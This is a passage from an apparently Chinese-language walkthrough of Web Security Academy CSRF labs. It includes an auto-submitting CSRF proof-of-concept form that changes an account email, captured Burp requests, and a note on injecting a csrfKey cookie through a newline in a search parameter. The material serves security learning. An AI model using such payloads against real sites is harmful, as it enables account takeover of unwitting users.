

My Account
Your username is: carlos
Your email is: 11@qq.com
Email
Update email



因此我们采用相同的方式构造


抓包







```
<html>
  <!-- CSRF PoC - generated by Burp Suite
Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form
action="https://0ae3006003973e43c0341aeb00c9003c.web
-security-academy.net/my-account/change-email"
method="POST">
      <input type="hidden" name="email"
value="123456&#64;test&#46;com" />
      <input type="hidden" name="csrf"
value="7nrtppYE23F8qs3oBOVA2RGJ1W5foMOI" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      document.forms[0].submit();
    </script>
  </body>
</html>
```


记得丢弃抓到的包




5. CSRF，其中令牌绑定到非会话 cookie(5)




同样抓到包 发现存在csrf 和 cookie中的csrfKey两个值


Web Security Academy
CSRF where toke
Go to exploit server
My Account
Your username is: wiener
Your email is: wiener@normal-user.net
Email
123456@test.com
Update email
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User opti
Intercept HTTP history WebSockets history Options
Request to https://0ab9008a03b1b40ac0271835009600f2.web-security-academy.net:443 [34.246.129.62]
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex \n Select extension...
POST /my-account/change-email HTTP/1.1
Host: 0ab9008a03b1b40ac0271835009600f2.web-security-academy.net
Cookie: csrfKey=WhBzhlUMntIs1lRVgwK9Q6D1x25JVtw; session=BmBbHUo15HWL5AEBCFAG3Q2n5L3IMXXo
Content-Length: 61
Cache-Control: max-age=0
Sec-Ch-Ua: "(Not(A:Brand";v="8", "Chromium";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0ab9008a03b1b40ac0271835009600f2.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0ab9008a03b1b40ac0271835009600f2.web-security-academy.net/my-account
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
email=123456%40test.com&csrf=MVG0fjWCG215DAc2f0qYr7b2ubbvodSQ
Search... 0 matches
Inspector
Request Attributes
Request Query Parameters
Request Body Parameters
Request Cookies
Request Headers

正常


Burp Project Intruder Repeater Window Help Hackvertor
Burp Suite Professional v2022.2.4 - Temporary Project - licensed to google
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Hackvertor
Send Cancel Follow redirection
Target: https://0ab9008a03b1b40ac0271835009600f2.web-security-academy.net HTTP/1
Request
Response
Pretty Raw Hex Render \n Select extension...
HTTP/1.1 302 Found
Location: /my-account
Connection: close
Content-Length: 0
Inspector
Request Attributes 2
Request Query Parameters 0
Request Body Parameters 2
Request Cookies 2
Request Headers 20
Response Headers 3
Search... 0 matches
Done


再次发送




发现是可以复用的

尝试登录另一个账号

我们把第一个账号的两个参数都拿过来




发现没有绑定 到账号上面





那么我们现在需要做的就是在别人的请求包中添加上这个cookie csrfKey和 csrf

这里有一个search 发现可以给cookie进行赋值




这样就设置好了 csrfkey 通过换行就能设置好了

